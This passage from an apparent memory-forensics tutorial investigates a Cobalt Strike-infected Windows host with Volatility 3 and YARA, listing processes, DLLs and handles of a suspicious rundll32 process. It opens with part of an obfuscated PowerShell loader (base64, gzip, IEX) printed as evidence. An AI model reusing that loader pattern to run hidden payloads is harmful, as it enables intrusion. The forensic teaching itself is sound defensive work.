8AMgBtADIAegA4AHUAVgB6AHgATwBnAFYAKwBlADAAcABNAHUARgAvAHgASABaAEYARAA0AGoA
dAA4AFcANQBUAEsAcQBWAEkAdQBsADgAVgB2AHQAUQB6AFcAZgBwADIAWQBWAGgAQQBlADgAMg
AvADIAaQBtAEwAKwBlAHcAZgBsAHYAUwBzADMAYwAvAFUAMgBzAEwASABFADkAOABqAC8ATQBB
AGIAZgBlAGYAMwBQADcAQQByACsAcwBoAG4AeQBHADMAcwBaAG8AbwA4AHAARQA0AC8AeQBQAH
cASAA0AGIAWQB6AFoANAB3ADAAQQBBAEEAPQA9ACIAKQApADsASQBFAFgAIAAoAE4AZQB3AC0A
TwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBkAGUAcgAoAE4AZQB3AC0ATw
BiAGoAZQBjAHQAIABJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBHAHoAaQBwAFMAdABy
AGUAYQBtACgAJABzACwAWwBJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBDAG8AbQBwAH
IAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0AcAByAGUAcwBzACkAKQApAC4A
UgBlAGEAZABUAG8ARQBuAGQAKAApADsA
5692    conhost.exe     Required memory at 0xf3f686e020 is inaccessible
(swapped)
5468    rundll32.exe    C:\Windows\System32\rundll32.exe
3944    VSSVC.exe       C:\Windows\system32\vssvc.exe
7292    svchost.exe     C:\Windows\System32\svchost.exe -k swprv
2432    smartscreen.ex  Required memory at 0xed2b7c8020 is inaccessible
(swapped)
892     chrome.exe      "C:\Program
Files\Google\Chrome\Application\chrome.exe"
4492    chrome.exe      "C:\Program
Files\Google\Chrome\Application\chrome.exe" --type=crashpad-handler "--
user-data-dir=C:\Users\johndoe\AppData\Local\Google\Chrome\User Data"
/prefetch:7 --monitor-self-annotation=ptype=crashpad-handler "--
database=C:\Users\johndoe\AppData\Local\Google\Chrome\User Data\Crashpad"
--url=https://clients2.google.com/cr/report --annotation=channel= --
annotation=plat=Win64 --annotation=prod=Chrome --
annotation=ver=115.0.5790.171 --initial-client-
data=0x19c,0x1a0,0x1a4,0x178,0x1a8,0x7ffa8aede9e0,0x7ffa8aede9f0,0x7ffa8ae
dea00
7208    chrome.exe      Required memory at 0x4a793ec020 is inaccessible
(swapped)
```

```
2784    chrome.exe      "C:\Program
Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-
type=network.mojom.NetworkService --lang=en-GB --service-sandbox-type=none
--mojo-platform-channel-handle=2196 --field-trial-
handle=1888,i,11977534670868737611,7243353188915732905,262144 /prefetch:8
3052    chrome.exe      Required memory at 0x402b8c6020 is inaccessible
(swapped)
7416    chrome.exe      Required memory at 0xf4cc644020 is inaccessible
(swapped)
4972    chrome.exe      Required memory at 0x47ac6de020 is inaccessible
(swapped)
4296    chrome.exe      Required memory at 0xda35b8020 is inaccessible
(swapped)
3416    chrome.exe      Required memory at 0x3e51f7c020 is inaccessible
(swapped)
4040    winpmem_mini_x  "C:\Program
Files\Velociraptor\Tools\winpmem_mini_x64_rc2.exe" "C:\Program
Files\Velociraptor\Tools\tmp2081306188.raw"
5112    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
```

Dumping Process Memory & Leveraging YARA

It should be obvious by now that process `3648` looks suspicious. To extract all memory resident pages in a process into an individual file we can use Volatility's `windows.memmap` plugin as follows.


```
C:\Users\johndoe\Desktop\volatility3-develop> python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.memmap --pid 3648 --dump

Volatility 3 Framework 2.5.0
---SNIP---
0xf8016d0e9000  0x2077d000      0x3000  0x1bde4000      pid.3648.dmp
0xf8016d0ec000  0x20700000      0xd000  0x1bde7000      pid.3648.dmp
0xf8016d0f9000  0x7d827000      0x1000  0x1bdf4000      pid.3648.dmp
0xf8016d0fa000  0x2068e000      0x1000  0x1bdf5000      pid.3648.dmp
0xf8016d0fb000  0x7d826000      0x1000  0x1bdf6000      pid.3648.dmp
0xf8016d0fc000  0x1cee3000      0x1000  0x1bdf7000      pid.3648.dmp
0xf8016d0fd000  0x20691000      0x1000  0x1bdf8000      pid.3648.dmp
0xf8016d0fe000  0x20792000      0x1000  0x1bdf9000      pid.3648.dmp
0xf8016d0ff000  0x20693000      0x1000  0x1bdfa000      pid.3648.dmp
0xf8016d100000  0x7d825000      0x1000  0x1bdfb000      pid.3648.dmp
0xf8016d101000  0x7d824000      0x1000  0x1bdfc000      pid.3648.dmp
0xf8016d102000  0x7d828000      0x1000  0x1bdfd000      pid.3648.dmp
0xf8016d103000  0x20697000      0x2000  0x1bdfe000      pid.3648.dmp
0xf8016d105000  0x7d823000      0x1000  0x1be00000      pid.3648.dmp
0xf8016d106000  0x2069a000      0x1000  0x1be01000      pid.3648.dmp
0xf8016d107000  0x7d822000      0x1000  0x1be02000      pid.3648.dmp
```

```
0xf8016d187000  0x2e1a000       0x1000  0x1be03000      pid.3648.dmp
0xf8016d190000  0x2071b000      0x1000  0x1be04000      pid.3648.dmp
0xf8016d191000  0x2279c000      0x1000  0x1be05000      pid.3648.dmp
0xf8016d192000  0x2271d000      0x1000  0x1be06000      pid.3648.dmp
0xf8016d193000  0x2451e000      0x1000  0x1be07000      pid.3648.dmp
0xf8016d194000  0x2479f000      0x1000  0x1be08000      pid.3648.dmp
0xf8016d195000  0x20720000      0x1000  0x1be09000      pid.3648.dmp
0xf8016d196000  0x207a1000      0x2000  0x1be0a000      pid.3648.dmp
0xf8016d198000  0x206a3000      0x2000  0x1be0c000      pid.3648.dmp
0xf8016d19a000  0x207a5000      0x1000  0x1be0e000      pid.3648.dmp
0xf8016d19b000  0x24db0000      0x1000  0x1be0f000      pid.3648.dmp
0xf8016d19c000  0x24db2000      0x1000  0x1be10000      pid.3648.dmp
0xf8016d19d000  0x207a7000      0x1000  0x1be11000      pid.3648.dmp
0xf8016d19e000  0x7d820000      0x1000  0x1be12000      pid.3648.dmp
0xf8016d1a5000  0x2e1a000       0x1000  0x1be13000      pid.3648.dmp
0xf8016d1b0000  0x217b9000      0x5000  0x1be14000      pid.3648.dmp
0xf8016d1b5000  0x25dbe000      0x1000  0x1be19000      pid.3648.dmp
0xf8016d1b6000  0x25d3f000      0x1000  0x1be1a000      pid.3648.dmp
0xf8016d1b7000  0x25dc0000      0x6000  0x1be1b000      pid.3648.dmp
0xf8016d1bd000  0x259c6000      0x3000  0x1be21000      pid.3648.dmp
0xf8016d1c0000  0x25dc9000      0x3000  0x1be24000      pid.3648.dmp
0xf8016d1c3000  0x259cc000      0x1000  0x1be27000      pid.3648.dmp
0xf8016d1c4000  0x25dcd000      0x6000  0x1be28000      pid.3648.dmp
0xf8016d1ca000  0x7d81f000      0x1000  0x1be2e000      pid.3648.dmp
0xf8016d1cb000  0x25dd4000      0x1000  0x1be2f000      pid.3648.dmp
0xf8016d1cc000  0x25d55000      0x1000  0x1be30000      pid.3648.dmp
0xf8016d1cd000  0x2a2bd000      0x2000  0x1be31000      pid.3648.dmp
0xf8016d1cf000  0x25cd7000      0x2000  0x1be33000      pid.3648.dmp
0xf8016d1db000  0x2e1a000       0x1000  0x1be35000      pid.3648.dmp
0xf8019bc70000  0x1e722000      0x1000  0x1be36000      pid.3648.dmp
0xf801b19f0000  0x2e991000      0x1000  0x1be37000      pid.3648.dmp
0xf801d3630000  0x4aefd000      0x1000  0x1be38000      pid.3648.dmp
0xf801d3631000  0x3f6fe000      0x1000  0x1be39000      pid.3648.dmp
0xf801d3632000  0xf4ff000       0x1000  0x1be3a000      pid.3648.dmp
0xf801d3633000  0x75c00000      0x1000  0x1be3b000      pid.3648.dmp
0xf801d3636000  0x5b083000      0x1000  0x1be3c000      pid.3648.dmp
0xf801d363a000  0x73407000      0x1000  0x1be3d000      pid.3648.dmp
0xf801d363b000  0x35f08000      0x1000  0x1be3e000      pid.3648.dmp
0xf801d363c000  0x31189000      0x1000  0x1be3f000      pid.3648.dmp
0xf801d8c70000  0x6b02a000      0x1000  0x1be40000      pid.3648.dmp
```


`pid.3648.dmp` can be found inside the `c:\Users\johndoe\Desktop` directory of this section's target for your convenience.

To glean more details about the process with ID `3648`, we can employ YARA. By leveraging a PowerShell loop, we can systematically scan the process dump using all available rules of the https://github.com/Neo23x0/signature-base/tree/master YARA rules repository, which can

be found inside the `C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules` directory of this section's target.

```
PS C:\Users\johndoe> $rules = Get-ChildItem C:\Users\johndoe\Desktop\yara-
4.3.2-2150-win64\rules | Select-Object -Property Name
PS C:\Users\johndoe> foreach ($rule in $rules)
{C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\yara64.exe
C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules\$($rule.Name)
C:\Users\johndoe\Desktop\pid.3648.dmp}
HKTL_CobaltStrike_Beacon_Strings C:\Users\johndoe\Desktop\pid.3648.dmp
HKTL_CobaltStrike_Beacon_4_2_Decrypt C:\Users\johndoe\Desktop\pid.3648.dmp
HKTL_Win_CobaltStrike C:\Users\johndoe\Desktop\pid.3648.dmp
CobaltStrike_Sleep_Decoder_Indicator C:\Users\johndoe\Desktop\pid.3648.dmp
WiltedTulip_ReflectiveLoader C:\Users\johndoe\Desktop\pid.3648.dmp
---SNIP---
```

We notice some hits related to the Cobalt Strike framework.

Identifying Loaded DLLs

Upon scrutinizing the command lines, we identified arguments pointing to `payload.dll` for process `3648`, with the `Start` function serving as a clear sign of `payload.dll`'s execution. To further our understanding of the associated DLLs, we can employ Volatility's `windows.dlllist` plugin as follows.


```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.dlllist --pid 3648
Volatility 3 Framework 2.5.0

PID     Process Base    Size    Name    Path    LoadTime        File
output

3648    rundll32.exe    0x7ff782070000  0x17000 rundll32.exe
C:\Windows\System32\rundll32.exe        2023-08-10 09:15:14.000000
Disabled
3648    rundll32.exe    0x7ffaa36b0000  0x1f8000        -       -
2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa2400000  0xbf000 KERNEL32.DLL
C:\Windows\System32\KERNEL32.DLL        2023-08-10 09:15:14.000000
Disabled
3648    rundll32.exe    0x7ffaa0ec0000  0x2f6000        KERNELBASE.dll
C:\Windows\System32\KERNELBASE.dll      2023-08-10 09:15:14.000000
Disabled
3648    rundll32.exe    0x7ffaa26b0000  0x9e000 msvcrt.dll
C:\Windows\System32\msvcrt.dll  2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa1ef0000  0x354000        combase.dll
C:\Windows\System32\combase.dll 2023-08-10 09:15:14.000000      Disabled
```

```
3648    rundll32.exe    0x7ffaa11c0000  0x100000        ucrtbase.dll
C:\Windows\System32\ucrtbase.dll        2023-08-10 09:15:14.000000
Disabled
3648    rundll32.exe    0x7ffaa1820000  0x126000        RPCRT4.dll
C:\Windows\System32\RPCRT4.dll  2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa3530000  0xad000 shcore.dll
C:\Windows\System32\shcore.dll  2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa2b70000  0x1d000 imagehlp.dll
C:\Windows\System32\imagehlp.dll        2023-08-10 09:15:14.000000
Disabled
3648    rundll32.exe    0x6bac0000      0x4f000 payload.dll
E:\payload.dll  2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa2750000  0x19d000        user32.dll
C:\Windows\System32\user32.dll  2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa14a0000  0x22000 win32u.dll
C:\Windows\System32\win32u.dll  2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa2900000  0x2c000 GDI32.dll
C:\Windows\System32\GDI32.dll   2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa1330000  0x115000        gdi32full.dll
C:\Windows\System32\gdi32full.dll       2023-08-10 09:15:14.000000
Disabled
3648    rundll32.exe    0x7ffaa0e20000  0x9d000 msvcp_win.dll
C:\Windows\System32\msvcp_win.dll       2023-08-10 09:15:14.000000
Disabled
3648    rundll32.exe    0x7ffaa2b40000  0x30000 IMM32.DLL
C:\Windows\System32\IMM32.DLL   2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffa9e7a0000  0x9e000 uxtheme.dll
C:\Windows\system32\uxtheme.dll 2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa2b90000  0x114000        MSCTF.dll
C:\Windows\System32\MSCTF.dll   2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa2d10000  0xcd000 OLEAUT32.dll
C:\Windows\System32\OLEAUT32.dll        2023-08-10 09:15:14.000000
Disabled
3648    rundll32.exe    0x7ffaa2360000  0x9c000 sechost.dll
C:\Windows\System32\sechost.dll 2023-08-10 09:15:14.000000      Disabled
3648    rundll32.exe    0x7ffaa1770000  0xaf000 ADVAPI32.dll
C:\Windows\System32\ADVAPI32.dll        2023-08-10 09:15:15.000000
Disabled
3648    rundll32.exe    0x7ffa959c0000  0x4d9000        WININET.dll
C:\Windows\System32\WININET.dll 2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa2630000  0x6b000 WS2_32.dll
C:\Windows\System32\WS2_32.dll  2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa0660000  0x18000 CRYPTSP.dll
C:\Windows\System32\CRYPTSP.dll 2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffa9fd90000  0x34000 rsaenh.dll
C:\Windows\system32\rsaenh.dll  2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa14d0000  0x27000 bcrypt.dll
C:\Windows\System32\bcrypt.dll  2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa0680000  0xc000  CRYPTBASE.dll
C:\Windows\System32\CRYPTBASE.dll       2023-08-10 09:15:15.000000
```

```
Disabled
3648    rundll32.exe    0x7ffaa0d90000  0x82000 bcryptPrimitives.dll
C:\Windows\System32\bcryptPrimitives.dll
        2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa0c80000  0x32000 SspiCli.dll
C:\Windows\System32\SspiCli.dll 2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffa908e0000  0x17000 napinsp.dll
C:\Windows\system32\napinsp.dll 2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffa8ffe0000  0x1b000 pnrpnsp.dll
C:\Windows\system32\pnrpnsp.dll 2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffa8b4b0000  0x15000 wshbth.dll
C:\Windows\system32\wshbth.dll  2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffa9c740000  0x1d000 NLAapi.dll
C:\Windows\system32\NLAapi.dll  2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa0160000  0x3c000 IPHLPAPI.DLL
C:\Windows\System32\IPHLPAPI.DLL        2023-08-10 09:15:15.000000
Disabled
3648    rundll32.exe    0x7ffaa0470000  0x6a000 mswsock.dll
C:\Windows\System32\mswsock.dll 2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa01a0000  0xcb000 DNSAPI.dll
C:\Windows\SYSTEM32\DNSAPI.dll  2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa28f0000  0x8000  NSI.dll
C:\Windows\System32\NSI.dll     2023-08-10 09:15:15.000000
        Disabled
3648    rundll32.exe    0x7ffa8ffc0000  0x12000 winrnr.dll
C:\Windows\System32\winrnr.dll  2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffa99300000  0x82000 fwpuclnt.dll
C:\Windows\System32\fwpuclnt.dll        2023-08-10 09:15:15.000000
Disabled
3648    rundll32.exe    0x7ffa993f0000  0xa000  rasadhlp.dll
C:\Windows\System32\rasadhlp.dll        2023-08-10 09:15:15.000000
Disabled
3648    rundll32.exe    0x7ffa970d0000  0x2b1000        iertutil.dll
C:\Windows\System32\iertutil.dll        2023-08-10 09:15:15.000000
Disabled
3648    rundll32.exe    0x7ffa9ee70000  0x793000
windows.storage.dll     C:\Windows\SYSTEM32\windows.storage.dll
        2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa0710000  0x2e000 Wldp.dll
C:\Windows\System32\Wldp.dll    2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa1710000  0x55000 shlwapi.dll
C:\Windows\System32\shlwapi.dll 2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa0cd0000  0x1f000 profapi.dll
C:\Windows\System32\profapi.dll 2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffa86730000  0x17000
ondemandconnroutehelper.dll
C:\Windows\SYSTEM32\ondemandconnroutehelper.dll 2023-08-10 09:15:15.000000
Disabled
3648    rundll32.exe    0x7ffa99bd0000  0x10a000        winhttp.dll
C:\Windows\SYSTEM32\winhttp.dll 2023-08-10 09:15:15.000000      Disabled
```

```
3648    rundll32.exe    0x7ffa9ec70000  0x12000 kernel.appcore.dll
C:\Windows\SYSTEM32\kernel.appcore.dll  2023-08-10 09:15:15.000000
Disabled
3648    rundll32.exe    0x7ffa9a9a0000  0xb000  WINNSI.DLL
C:\Windows\SYSTEM32\WINNSI.DLL  2023-08-10 09:15:15.000000      Disabled
```

We notice `E:\payload.dll` in Volatility's output. Based on its location, we surmise it could originate from an external USB or perhaps a mounted ISO file. We'll earmark this DLL for a more in-depth analysis later on.

Identifying Handles

Next, let's identify the files and registry entries accessed by the suspicious process using Volatility's `windows.handles` plugin.

When a process needs to read from or write to a file, it doesn't directly interact with the file's data on the disk. Instead, the process requests the operating system to open the file, and in return, the OS provides a file handle. This handle is essentially a ticket that grants the process permission to perform operations on that file. Every subsequent operation the process performs on that file - be it reading, writing, or closing - is done through this handle.

Open handles can be a goldmine for forensic analysts. By examining the list of open handles, we can determine which processes were accessing which files or registry keys at a particular point in time. This can provide insights into the behavior of potentially malicious software or the actions of a user.


```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.handles --pid 3648
Volatility 3 Framework 2.5.0

PID     Process Offset  HandleValue     Type    GrantedAccess   Name

3648    rundll32.exe    0x800ae4d88960  0x4     Event   0x1f0003
3648    rundll32.exe    0x800ae4d909e0  0x8     Event   0x1f0003
3648    rundll32.exe    0x800ae1da6df0  0xc     WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae40b1140  0x10    IoCompletion    0x1f0003
3648    rundll32.exe    0x800ae139dd70  0x14    TpWorkerFactory 0xf00ff
3648    rundll32.exe    0x800ae0cd4e90  0x18    IRTimer 0x100002
3648    rundll32.exe    0x800ae1da8240  0x1c    WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae0cd5600  0x20    IRTimer 0x100002
3648    rundll32.exe    0x800ae1da83e0  0x24    WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae40b8830  0x28    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40b97f0  0x2c    EtwRegistration 0x804
```

```
3648    rundll32.exe    0x800ae40ba350  0x30    EtwRegistration 0x804
3648    rundll32.exe    0xdf8539094560  0x34    Directory       0x3
KnownDlls
3648    rundll32.exe    0x800ae4d90560  0x38    Event   0x1f0003
3648    rundll32.exe    0x800ae4d905e0  0x3c    Event   0x1f0003
3648    rundll32.exe    0x800ae17c3080  0x40    Thread  0x1fffff
Tid 2228 Pid 3648
3648    rundll32.exe    0x800ae40bfbb0  0x44    EtwRegistration 0x804
3648    rundll32.exe    0x800ae1d3d450  0x48    Mutant  0x1f0001
SM0:3648:304:WilStaging_02
3648    rundll32.exe    0x800ae4a097a0  0x4c    ALPC Port       0x1f0001
3648    rundll32.exe    0xdf853943d920  0x50    Directory       0xf
BaseNamedObjects
3648    rundll32.exe    0x800ae05465e0  0x54    Semaphore       0x1f0003
SM0:3648:304:WilStaging_02_p0
3648    rundll32.exe    0x800ae0546680  0x58    Semaphore       0x1f0003
SM0:3648:304:WilStaging_02_p0h
3648    rundll32.exe    0x800ae40c1430  0x5c    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40c25b0  0x60    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40c2cb0  0x64    EtwRegistration 0x804
3648    rundll32.exe    0x800ae0cd7d50  0x68    IRTimer 0x100002
3648    rundll32.exe    0x800ae2959d10  0x6c    TpWorkerFactory 0xf00ff
3648    rundll32.exe    0x800ae40c3f00  0x70    IoCompletion    0x1f0003
3648    rundll32.exe    0x800ae1da84b0  0x74    WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae0cd7b30  0x78    IRTimer 0x100002
3648    rundll32.exe    0x800ae1da7c90  0x7c    WaitCompletionPacket
0x1
3648    rundll32.exe    0xdf8541a03a90  0x80    Key     0x20019
MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS
3648    rundll32.exe    0xdf8541a13330  0x84    Key     0x20019 MACHINE
3648    rundll32.exe    0x800ae4d91b60  0x88    Event   0x1f0003
3648    rundll32.exe    0x800ae1da8720  0x8c    WaitCompletionPacket
0x1
3648    rundll32.exe    0xdf8541a07d80  0x90    Key     0x20019 MACHINE
3648    rundll32.exe    0xdf8541a07b60  0x94    Key     0x20019
MACHINE\SOFTWARE\MICROSOFT\OLE
3648    rundll32.exe    0x800ae4d91960  0x98    Event   0x1f0003
3648    rundll32.exe    0xdf8541a12890  0xa0    Partition       0x20019
3648    rundll32.exe    0x800ae4d919e0  0xa4    Event   0x1f0003
3648    rundll32.exe    0x800ae40c4610  0xa8    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40c4a70  0xac    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40c9150  0xb0    EtwRegistration 0x804
3648    rundll32.exe    0x800ae4d91be0  0xb4    Event   0x1f0003
3648    rundll32.exe    0x800ae4d91560  0xb8    Event   0x1f0003
3648    rundll32.exe    0x800ae4d91ee0  0xbc    Event   0x1f0003
3648    rundll32.exe    0x800ae4d91c60  0xc0    Event   0x1f0003
3648    rundll32.exe    0x800ae4d91660  0xc4    Event   0x1f0003
3648    rundll32.exe    0x800ae4d915e0  0xc8    Event   0x1f0003
3648    rundll32.exe    0x800ae40caab0  0xcc    EtwRegistration 0x804
```

```
3648    rundll32.exe    0x800ae40cab90  0xd0    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40caf10  0xd4    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ccdb0  0xd8    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cca30  0xdc    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cd830  0xe0    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cd9f0  0xe4    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cdbb0  0xe8    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc790  0xec    EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a0a1a0  0xf0    Key     0x1
MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
3648    rundll32.exe    0x800ae1347080  0xf4    Thread  0x1fffff
Tid 5528 Pid 3648
3648    rundll32.exe    0x800ae40cc5d0  0xf8    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cdc90  0xfc    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cd2f0  0x100   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a09b40  0x104   Key     0x9
MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION
OPTIONS
3648    rundll32.exe    0x800ae40cc242  0x10c   Session 0x1f0003
3648    rundll32.exe    0x800adf624d20  0x110   WindowStation   0xf037f
WinSta0
3648    rundll32.exe    0x800adf5fda80  0x114   Desktop 0xf01ff Default
3648    rundll32.exe    0x800adf624d20  0x118   WindowStation   0xf037f
WinSta0
3648    rundll32.exe    0x800ae2f02770  0x11c   File    0x100001
\Device\HarddiskVolume3\Windows\System32\en-US\rundll32.exe.mui
3648    rundll32.exe    0x800ae40cd130  0x120   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc410  0x128   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc4f0  0x12c   EtwRegistration 0x804
3648    rundll32.exe    0x800adf453080  0x130   Thread  0x1fffff
Tid 792 Pid 3648
3648    rundll32.exe    0x800ae40cc330  0x134   EtwRegistration 0x804
3648    rundll32.exe    0x800ae137dce0  0x138   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae40cc6b0  0x13c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc870  0x140   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc950  0x144   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cd210  0x148   EtwRegistration 0x804
3648    rundll32.exe    0x800ae190c080  0x14c   Thread  0x1fffff
Tid 2156 Pid 3648
3648    rundll32.exe    0x800ae40ccb10  0x150   EtwRegistration 0x804
3648    rundll32.exe    0xdf85394d8830  0x154   Section 0x4
Theme2077877619
3648    rundll32.exe    0xdf85394d82f0  0x158   Section 0x4
Theme578244626
3648    rundll32.exe    0x800ae40cf5f0  0x15c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce470  0x160   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cf7b0  0x164   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ceb70  0x168   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce550  0x16c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ced30  0x170   EtwRegistration 0x804
```

```
3648    rundll32.exe    0xdf8541a05960  0x174   Key     0xf     USER\S-1-
5-21-414731039-2985344906-4266326170-
1000\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET
SETTINGS\5.0\CACHE\EXTENSIBLE CACHE
3648    rundll32.exe    0x800ae40cf350  0x178   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce8d0  0x17c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cdf30  0x180   EtwRegistration 0x804
3648    rundll32.exe    0x800ae1e1d6e0  0x184   Semaphore       0x100003
3648    rundll32.exe    0x800ae1e1df60  0x188   Semaphore       0x100003
3648    rundll32.exe    0x800ae1e1dde0  0x18c   Event   0x1f0003
3648    rundll32.exe    0x800ae4439c70  0x190   File    0x100003
\Device\KsecDD
3648    rundll32.exe    0x800ae40ce390  0x194   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce0f0  0x198   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a0d280  0x19c   Key     0x20019
MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\IDS
3648    rundll32.exe    0x800ae2f03470  0x1a0   File    0x100001
\Device\KsecDD
3648    rundll32.exe    0x800ae40cec50  0x1a4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce1d0  0x1a8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce710  0x1ac   EtwRegistration 0x804
3648    rundll32.exe    0x800ae460acd0  0x1b0   File    0x100001
\Device\CNG
3648    rundll32.exe    0x800ae40cde50  0x1b4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae1e1d860  0x1b8   Semaphore       0x100003
3648    rundll32.exe    0x800ae1e1de60  0x1bc   Semaphore       0x100003
3648    rundll32.exe    0x800ae1e1d560  0x1c0   Event   0x1f0003
3648    rundll32.exe    0x800ae40ce2b0  0x1c4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cf430  0x1c8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cf6d0  0x1cc   EtwRegistration 0x804
3648    rundll32.exe    0x800ae1e1e160  0x1d0   Event   0x1f0003
3648    rundll32.exe    0x800ae190c080  0x1d4   Thread  0x1fffff
Tid 2156 Pid 3648
3648    rundll32.exe    0x800ae18dbce0  0x1d8   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae190c080  0x1dc   Thread  0x1fffff
Tid 2156 Pid 3648
3648    rundll32.exe    0x800ae1e1d1e0  0x1e0   Event   0x1f0003
3648    rundll32.exe    0xdf8541a109c0  0x1e4   Key     0x20019
MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\PROTOCOL_CATALOG
9
3648    rundll32.exe    0x800ae1e1fee0  0x1e8   Event   0x1f0003
3648    rundll32.exe    0x800ae40cee10  0x1f0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce630  0x1f4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae1e1f7e0  0x1f8   Event   0x1f0003
3648    rundll32.exe    0x800ae1e1ffe0  0x1fc   Event   0x1f0003
3648    rundll32.exe    0x800ae1e20160  0x200   Event   0x1f0003
3648    rundll32.exe    0x800ae40cf0b0  0x204   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce9b0  0x208   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cea90  0x20c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cfcf0  0x210   EtwRegistration 0x804
```

```
3648    rundll32.exe    0x800ae40d1110  0x214   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d11f0  0x218   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0690  0x21c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cfb30  0x220   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0a10  0x224   EtwRegistration 0x804
